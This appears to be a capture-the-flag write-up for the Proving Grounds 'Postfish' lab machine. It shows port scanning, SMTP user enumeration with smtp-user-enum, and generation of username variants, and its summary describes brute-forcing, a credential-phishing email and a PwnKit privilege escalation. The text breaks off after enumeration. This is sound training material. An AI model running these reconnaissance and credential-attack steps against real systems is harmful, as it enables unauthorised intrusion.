
Summary #
On port 80 there’s a website called PostFish containing usernames. When we enumerate SMTP on port 25 we get more usernames. using hydra we get find credentials using the usernames. In the mailbox we read an e-mail hinting at sending a reset link to a member of a department. Once we sent the email we get his credentials in a response. Using these credentials we get initial access as the brian user. Once on the target we find the target is vulnerable for pwnkit (CVE-2021-4034), which we use to escalate our privilege to the root user.
Specifications #
- Name: POSTFISH
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux postfish 5.4.0-64-generic #72-Ubuntu SMP Fri Jan 15 10:27:54 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.168.137
- OFFSEC provided credentials: None
- HASH:
local.txt:5b7431b875f44324aca1ceab54a4efe9 - HASH:
proof.txt:dd71e5982e4e31c53bdbdabcb9fa1fa8
Preparation #
First we’ll create a directory structure for our files, set the IP address to a bash variable and ping the target:
## create directory structure
mkdir postfish && cd postfish && mkdir enum files exploits uploads tools

## list directory
ls -la

total 28
drwxrwxr-x  7 kali kali 4096 Oct 12 15:00 .
drwxrwxr-x 90 kali kali 4096 Oct 12 15:00 ..
drwxrwxr-x  2 kali kali 4096 Oct 12 15:00 enum
drwxrwxr-x  2 kali kali 4096 Oct 12 15:00 exploits
drwxrwxr-x  2 kali kali 4096 Oct 12 15:00 files
drwxrwxr-x  2 kali kali 4096 Oct 12 15:00 tools
drwxrwxr-x  2 kali kali 4096 Oct 12 15:00 uploads

## set bash variable
ip=192.168.168.137

## ping target to check if it's online
ping $ip

PING 192.168.168.137 (192.168.168.137) 56(84) bytes of data.
64 bytes from 192.168.168.137: icmp_seq=1 ttl=61 time=16.6 ms
64 bytes from 192.168.168.137: icmp_seq=2 ttl=61 time=17.5 ms
^C
--- 192.168.168.137 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 16.559/17.019/17.480/0.460 ms
Reconnaissance #
Portscanning #
Using Rustscan we can see what TCP ports are open. This tool is part of my default portscan flow.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.168.137:22
Open 192.168.168.137:25
Open 192.168.168.137:80
Open 192.168.168.137:110
Open 192.168.168.137:143
Open 192.168.168.137:993
Open 192.168.168.137:995
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 15:01 CEST
Initiating Ping Scan at 15:01
Scanning 192.168.168.137 [4 ports]
Completed Ping Scan at 15:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:01
Completed Parallel DNS resolution of 1 host. at 15:01, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:01
Scanning 192.168.168.137 [7 ports]
Discovered open port 995/tcp on 192.168.168.137
Discovered open port 993/tcp on 192.168.168.137
Discovered open port 25/tcp on 192.168.168.137
Discovered open port 110/tcp on 192.168.168.137
Discovered open port 143/tcp on 192.168.168.137
Discovered open port 80/tcp on 192.168.168.137
Discovered open port 22/tcp on 192.168.168.137
Completed SYN Stealth Scan at 15:01, 0.05s elapsed (7 total ports)
Nmap scan report for 192.168.168.137
Host is up, received echo-reply ttl 61 (0.017s latency).
Scanned at 2025-10-12 15:01:19 CEST for 0s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 61
25/tcp  open  smtp    syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
110/tcp open  pop3    syn-ack ttl 61
143/tcp open  imap    syn-ack ttl 61
993/tcp open  imaps   syn-ack ttl 61
995/tcp open  pop3s   syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
           Raw packets sent: 11 (460B) | Rcvd: 8 (336B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp  open  ssh     syn-ack ttl 61
25/tcp  open  smtp    syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
110/tcp open  pop3    syn-ack ttl 61
143/tcp open  imap    syn-ack ttl 61
993/tcp open  imaps   syn-ack ttl 61
995/tcp open  pop3s   syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,25,80,110,143,993,995

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,25,80,110,143,993,995 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH6PH1/ST7TUJ4Mp/l4c7G+TM07YbX7YIsnHzq1TRpvtiBh8MQuFkL1SWW9+za+h6ZraqoZ0ewwkH+0la436t9Q+2H/Nh4CntJOrRbpLJKg4hChjgCHd5KiLCOKHhXPs/FA3mm0Zkzw1tVJLPR6RTbIkkbQiV2Zk3u8oamV5srWIJeYUY5O2XXmTnKENfrPXeHup1+3wBOkTO4Mu17wBSw6yvXyj+lleKjQ6Hnje7KozW5q4U6ijd3LmvHE34UHq/qUbCUbiwY06N2Mj0NQiZqWW8z48eTzGsuh6u1SfGIDnCCq3sWm37Y5LIUvqAFyIEJZVsC/UyrJDPBE+YIODNbN2QLD9JeBr8P4n1rkMaXbsHGywFtutdSrBZwYuRuB2W0GjIEWD/J7lxKIJ9UxRq0UxWWkZ8s3SNqUq2enfPwQt399nigtUerccskdyUD0oRKqVnhZCjEYfX3qOnlAqejr3Lpm8nA31pp6lrKNAmQEjdSO8Jxk04OR2JBxcfVNfs=
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI0EdIHR7NOReMM0G7C8zxbLgwB3ump+nb2D3Pe3tXqp/6jNJ/GbU2e4Ab44njMKHJbm/PzrtYzojMjGDuBlQCg=
|   256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCc0saExmeDXtqm5FS+D5RnDke8aJEvFq3DJIr0KZML
25/tcp  open  smtp     syn-ack ttl 61 Postfix smtpd
|_smtp-commands: postfish.off, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-26T10:26:37
| Not valid after:  2031-01-24T10:26:37
| MD5:   5376:0d7f:8cb1:2db9:fedd:1809:463e:94c2
| SHA-1: 63ab:a073:44fd:01a2:489f:c9a0:8f50:de80:f33c:6895
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUGEC4bDhH06jafLyt+oBBOT7SWm0wDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGdWJ1bnR1MB4XDTIxMDEyNjEwMjYzN1oXDTMxMDEyNDEw
| MjYzN1owETEPMA0GA1UEAwwGdWJ1bnR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAxj4r7x6ucND17Gv8yE+fKOLLfePFwLvxtMSGSb/VLPMgZ42G3L5C
| pZF7+T9fGgYTMFSeJl1O/6vW8qeby8/ikCCYbO/bXRdlCPh2ROQe2O+ZfY097MyV
| 512iUWH9NWbs8lI/QnH+AIxywPhyOsGmTc+lTht2Edc4fPJaBQdjDiQyalypcm0K
| 7EOr3Q1VJmAoWietBfoaPJ7EEXLJNQEOokSP6tnOoSvV4iCyVT5RaZXsAOi4bbtR
| 4/HyZfLYqqs6fLlvlXcFF325UKYnUfSKqrYGxBZbY7RrNgAoo0rA/PfrBf7DhZQx
| FNyUFDNI/4AycpEK/qC3lFO+rL46n1hZHQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBnVidW50dTANBgkqhkiG9w0BAQsFAAOCAQEAskRHHDOoKAUHl4AM
| qANWP0c9kqC73Gw2hxUVRtqpyl0LR3mbNfBw48G+VssMtqjP4sy35ZbhSPL7tUYu
| bcr7fe/tkewwuaxEkJ/7D8xGMFADC56vxKG4f52aMjjeT69mu0Y46arsFKQKhUe9
| i4WZ7PE6tE6N39K3TnbjsXTwRfrCCxx6cNYBNZ9fiVmDCRg+gZGCc4YKWZtu8yZL
| PHlBkmp23p9zgSOyU0+UIsA22icofHY9/U5KeSgUMwiVsfUSTVd6ZxkBdo8GE6IX
| b8FMFX+BiAUtmFYxqpGMWkq8JAiXK0f302nUorXrrOrLHJfUQ9efbOMMvsUuGrrS
| lH7cyA==
|_-----END CERTIFICATE-----
80/tcp  open  http     syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
110/tcp open  pop3     syn-ack ttl 61 Dovecot pop3d
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-26T10:26:37
| Not valid after:  2031-01-24T10:26:37
| MD5:   5376:0d7f:8cb1:2db9:fedd:1809:463e:94c2
| SHA-1: 63ab:a073:44fd:01a2:489f:c9a0:8f50:de80:f33c:6895
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUGEC4bDhH06jafLyt+oBBOT7SWm0wDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGdWJ1bnR1MB4XDTIxMDEyNjEwMjYzN1oXDTMxMDEyNDEw
| MjYzN1owETEPMA0GA1UEAwwGdWJ1bnR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAxj4r7x6ucND17Gv8yE+fKOLLfePFwLvxtMSGSb/VLPMgZ42G3L5C
| pZF7+T9fGgYTMFSeJl1O/6vW8qeby8/ikCCYbO/bXRdlCPh2ROQe2O+ZfY097MyV
| 512iUWH9NWbs8lI/QnH+AIxywPhyOsGmTc+lTht2Edc4fPJaBQdjDiQyalypcm0K
| 7EOr3Q1VJmAoWietBfoaPJ7EEXLJNQEOokSP6tnOoSvV4iCyVT5RaZXsAOi4bbtR
| 4/HyZfLYqqs6fLlvlXcFF325UKYnUfSKqrYGxBZbY7RrNgAoo0rA/PfrBf7DhZQx
| FNyUFDNI/4AycpEK/qC3lFO+rL46n1hZHQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBnVidW50dTANBgkqhkiG9w0BAQsFAAOCAQEAskRHHDOoKAUHl4AM
| qANWP0c9kqC73Gw2hxUVRtqpyl0LR3mbNfBw48G+VssMtqjP4sy35ZbhSPL7tUYu
| bcr7fe/tkewwuaxEkJ/7D8xGMFADC56vxKG4f52aMjjeT69mu0Y46arsFKQKhUe9
| i4WZ7PE6tE6N39K3TnbjsXTwRfrCCxx6cNYBNZ9fiVmDCRg+gZGCc4YKWZtu8yZL
| PHlBkmp23p9zgSOyU0+UIsA22icofHY9/U5KeSgUMwiVsfUSTVd6ZxkBdo8GE6IX
| b8FMFX+BiAUtmFYxqpGMWkq8JAiXK0f302nUorXrrOrLHJfUQ9efbOMMvsUuGrrS
| lH7cyA==
|_-----END CERTIFICATE-----
|_pop3-capabilities: USER SASL(PLAIN) STLS TOP AUTH-RESP-CODE UIDL RESP-CODES PIPELINING CAPA
|_ssl-date: TLS randomness does not represent time
143/tcp open  imap     syn-ack ttl 61 Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-26T10:26:37
| Not valid after:  2031-01-24T10:26:37
| MD5:   5376:0d7f:8cb1:2db9:fedd:1809:463e:94c2
| SHA-1: 63ab:a073:44fd:01a2:489f:c9a0:8f50:de80:f33c:6895
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUGEC4bDhH06jafLyt+oBBOT7SWm0wDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGdWJ1bnR1MB4XDTIxMDEyNjEwMjYzN1oXDTMxMDEyNDEw
| MjYzN1owETEPMA0GA1UEAwwGdWJ1bnR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAxj4r7x6ucND17Gv8yE+fKOLLfePFwLvxtMSGSb/VLPMgZ42G3L5C
| pZF7+T9fGgYTMFSeJl1O/6vW8qeby8/ikCCYbO/bXRdlCPh2ROQe2O+ZfY097MyV
| 512iUWH9NWbs8lI/QnH+AIxywPhyOsGmTc+lTht2Edc4fPJaBQdjDiQyalypcm0K
| 7EOr3Q1VJmAoWietBfoaPJ7EEXLJNQEOokSP6tnOoSvV4iCyVT5RaZXsAOi4bbtR
| 4/HyZfLYqqs6fLlvlXcFF325UKYnUfSKqrYGxBZbY7RrNgAoo0rA/PfrBf7DhZQx
| FNyUFDNI/4AycpEK/qC3lFO+rL46n1hZHQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBnVidW50dTANBgkqhkiG9w0BAQsFAAOCAQEAskRHHDOoKAUHl4AM
| qANWP0c9kqC73Gw2hxUVRtqpyl0LR3mbNfBw48G+VssMtqjP4sy35ZbhSPL7tUYu
| bcr7fe/tkewwuaxEkJ/7D8xGMFADC56vxKG4f52aMjjeT69mu0Y46arsFKQKhUe9
| i4WZ7PE6tE6N39K3TnbjsXTwRfrCCxx6cNYBNZ9fiVmDCRg+gZGCc4YKWZtu8yZL
| PHlBkmp23p9zgSOyU0+UIsA22icofHY9/U5KeSgUMwiVsfUSTVd6ZxkBdo8GE6IX
| b8FMFX+BiAUtmFYxqpGMWkq8JAiXK0f302nUorXrrOrLHJfUQ9efbOMMvsUuGrrS
| lH7cyA==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: Pre-login more ENABLE post-login have capabilities OK AUTH=PLAINA0001 IMAP4rev1 LOGIN-REFERRALS LITERAL+ ID listed SASL-IR IDLE STARTTLS
993/tcp open  ssl/imap syn-ack ttl 61 Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-26T10:26:37
| Not valid after:  2031-01-24T10:26:37
| MD5:   5376:0d7f:8cb1:2db9:fedd:1809:463e:94c2
| SHA-1: 63ab:a073:44fd:01a2:489f:c9a0:8f50:de80:f33c:6895
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUGEC4bDhH06jafLyt+oBBOT7SWm0wDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGdWJ1bnR1MB4XDTIxMDEyNjEwMjYzN1oXDTMxMDEyNDEw
| MjYzN1owETEPMA0GA1UEAwwGdWJ1bnR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAxj4r7x6ucND17Gv8yE+fKOLLfePFwLvxtMSGSb/VLPMgZ42G3L5C
| pZF7+T9fGgYTMFSeJl1O/6vW8qeby8/ikCCYbO/bXRdlCPh2ROQe2O+ZfY097MyV
| 512iUWH9NWbs8lI/QnH+AIxywPhyOsGmTc+lTht2Edc4fPJaBQdjDiQyalypcm0K
| 7EOr3Q1VJmAoWietBfoaPJ7EEXLJNQEOokSP6tnOoSvV4iCyVT5RaZXsAOi4bbtR
| 4/HyZfLYqqs6fLlvlXcFF325UKYnUfSKqrYGxBZbY7RrNgAoo0rA/PfrBf7DhZQx
| FNyUFDNI/4AycpEK/qC3lFO+rL46n1hZHQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBnVidW50dTANBgkqhkiG9w0BAQsFAAOCAQEAskRHHDOoKAUHl4AM
| qANWP0c9kqC73Gw2hxUVRtqpyl0LR3mbNfBw48G+VssMtqjP4sy35ZbhSPL7tUYu
| bcr7fe/tkewwuaxEkJ/7D8xGMFADC56vxKG4f52aMjjeT69mu0Y46arsFKQKhUe9
| i4WZ7PE6tE6N39K3TnbjsXTwRfrCCxx6cNYBNZ9fiVmDCRg+gZGCc4YKWZtu8yZL
| PHlBkmp23p9zgSOyU0+UIsA22icofHY9/U5KeSgUMwiVsfUSTVd6ZxkBdo8GE6IX
| b8FMFX+BiAUtmFYxqpGMWkq8JAiXK0f302nUorXrrOrLHJfUQ9efbOMMvsUuGrrS
| lH7cyA==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: Pre-login more ENABLE have capabilities OK post-login IMAP4rev1 LOGIN-REFERRALS LITERAL+ ID listed SASL-IR IDLE AUTH=PLAINA0001
995/tcp open  ssl/pop3 syn-ack ttl 61 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-26T10:26:37
| Not valid after:  2031-01-24T10:26:37
| MD5:   5376:0d7f:8cb1:2db9:fedd:1809:463e:94c2
| SHA-1: 63ab:a073:44fd:01a2:489f:c9a0:8f50:de80:f33c:6895
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUGEC4bDhH06jafLyt+oBBOT7SWm0wDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGdWJ1bnR1MB4XDTIxMDEyNjEwMjYzN1oXDTMxMDEyNDEw
| MjYzN1owETEPMA0GA1UEAwwGdWJ1bnR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAxj4r7x6ucND17Gv8yE+fKOLLfePFwLvxtMSGSb/VLPMgZ42G3L5C
| pZF7+T9fGgYTMFSeJl1O/6vW8qeby8/ikCCYbO/bXRdlCPh2ROQe2O+ZfY097MyV
| 512iUWH9NWbs8lI/QnH+AIxywPhyOsGmTc+lTht2Edc4fPJaBQdjDiQyalypcm0K
| 7EOr3Q1VJmAoWietBfoaPJ7EEXLJNQEOokSP6tnOoSvV4iCyVT5RaZXsAOi4bbtR
| 4/HyZfLYqqs6fLlvlXcFF325UKYnUfSKqrYGxBZbY7RrNgAoo0rA/PfrBf7DhZQx
| FNyUFDNI/4AycpEK/qC3lFO+rL46n1hZHQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBnVidW50dTANBgkqhkiG9w0BAQsFAAOCAQEAskRHHDOoKAUHl4AM
| qANWP0c9kqC73Gw2hxUVRtqpyl0LR3mbNfBw48G+VssMtqjP4sy35ZbhSPL7tUYu
| bcr7fe/tkewwuaxEkJ/7D8xGMFADC56vxKG4f52aMjjeT69mu0Y46arsFKQKhUe9
| i4WZ7PE6tE6N39K3TnbjsXTwRfrCCxx6cNYBNZ9fiVmDCRg+gZGCc4YKWZtu8yZL
| PHlBkmp23p9zgSOyU0+UIsA22icofHY9/U5KeSgUMwiVsfUSTVd6ZxkBdo8GE6IX
| b8FMFX+BiAUtmFYxqpGMWkq8JAiXK0f302nUorXrrOrLHJfUQ9efbOMMvsUuGrrS
| lH7cyA==
|_-----END CERTIFICATE-----
|_pop3-capabilities: SASL(PLAIN) TOP USER AUTH-RESP-CODE UIDL RESP-CODES PIPELINING CAPA
Service Info: Host:  postfish.off; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
25/tcp  open  smtp     syn-ack ttl 61 Postfix smtpd
|_smtp-commands: postfish.off, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-26T10:26:37
| Not valid after:  2031-01-24T10:26:37
| MD5:   5376:0d7f:8cb1:2db9:fedd:1809:463e:94c2
| SHA-1: 63ab:a073:44fd:01a2:489f:c9a0:8f50:de80:f33c:6895
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIUGEC4bDhH06jafLyt+oBBOT7SWm0wDQYJKoZIhvcNAQEL
| BQAwETEPMA0GA1UEAwwGdWJ1bnR1MB4XDTIxMDEyNjEwMjYzN1oXDTMxMDEyNDEw
| MjYzN1owETEPMA0GA1UEAwwGdWJ1bnR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAxj4r7x6ucND17Gv8yE+fKOLLfePFwLvxtMSGSb/VLPMgZ42G3L5C
| pZF7+T9fGgYTMFSeJl1O/6vW8qeby8/ikCCYbO/bXRdlCPh2ROQe2O+ZfY097MyV
| 512iUWH9NWbs8lI/QnH+AIxywPhyOsGmTc+lTht2Edc4fPJaBQdjDiQyalypcm0K
| 7EOr3Q1VJmAoWietBfoaPJ7EEXLJNQEOokSP6tnOoSvV4iCyVT5RaZXsAOi4bbtR
| 4/HyZfLYqqs6fLlvlXcFF325UKYnUfSKqrYGxBZbY7RrNgAoo0rA/PfrBf7DhZQx
| FNyUFDNI/4AycpEK/qC3lFO+rL46n1hZHQIDAQABoyAwHjAJBgNVHRMEAjAAMBEG
| A1UdEQQKMAiCBnVidW50dTANBgkqhkiG9w0BAQsFAAOCAQEAskRHHDOoKAUHl4AM
| qANWP0c9kqC73Gw2hxUVRtqpyl0LR3mbNfBw48G+VssMtqjP4sy35ZbhSPL7tUYu
| bcr7fe/tkewwuaxEkJ/7D8xGMFADC56vxKG4f52aMjjeT69mu0Y46arsFKQKhUe9
| i4WZ7PE6tE6N39K3TnbjsXTwRfrCCxx6cNYBNZ9fiVmDCRg+gZGCc4YKWZtu8yZL
| PHlBkmp23p9zgSOyU0+UIsA22icofHY9/U5KeSgUMwiVsfUSTVd6ZxkBdo8GE6IX
| b8FMFX+BiAUtmFYxqpGMWkq8JAiXK0f302nUorXrrOrLHJfUQ9efbOMMvsUuGrrS
| lH7cyA==
|_-----END CERTIFICATE-----

80/tcp  open  http     syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
When we browse to port 80 (http://192.168.168.137), we get redirected to: http://postfish.off/. So, let’s add that to our /etc/hosts file so it will resolve.
echo "192.168.168.137 postfish.off" | sudo tee -a /etc/hosts
Refreshing the page indeed resolves it. There is a website called PostFish.

Clicking on Our Team we get a lot of names of team members. Let’s put them in a files called usernames:
## change directory
cd files

## create a file called `usernames` with this content:
Claire Madison
Mike Ross
Brian Moore
Sarah Lorem
On port 25 there is a Postfix SMTP service available. When we enumerate this service, using smtp-user-enum, for existing accounts using a names wordlist we get a couple of names back. We put all of these in a file called names and run
smtp-user-enum -M RCPT -U /opt/SecLists/Usernames/Names/names.txt -t $ip
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... /opt/SecLists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Oct 12 15:16:40 2025 #########
192.168.168.137: bin exists
192.168.168.137: hr exists
192.168.168.137: irc exists
192.168.168.137: mail exists
192.168.168.137: man exists
192.168.168.137: root exists
192.168.168.137: sales exists
192.168.168.137: sys exists
######## Scan completed at Sun Oct 12 15:19:56 2025 #########
8 results.

10177 queries in 196 seconds (51.9 queries / sec)

## change directory
cd files

## create a file called `names` with this content:
bin
hr
irc
mail
man
root
sales
sys
We also had a list of team members, but we don’t know the username naming convention. There is a tool called username_generator (https://github.com/shroudri/username_generator), we can use to mix up the current usernames file with different naming conventions. After doing this we can run the smtp-user-enum tool to see which usernames truly exist.
## change directory
cd files

## download `username_generator`
wget https://raw.githubusercontent.com/shroudri/username_generator/refs/heads/main/username_generator.py

## run `username_generator` with the `usernames` file
python3 username_generator.py -w ./usernames > usernames.generated

## run `smtp-user-enum` tool with `usernames.generated`
smtp-user-enum -M RCPT -U ./usernames.generated -t $ip
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... ./usernames.generated
Target count ............. 1
Username count ........... 44
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Oct 12 16:17:25 2025 #########
192.168.168.137: claire.madison exists
192.168.168.137: mike.ross exists
192.168.168.137: brian.moore exists
192.168.168.137: sarah.lorem exists
######## Scan completed at Sun Oct 12 16:17:25 2025 #########
4 results.

44 queries in 1 seconds (44.0 queries / sec)
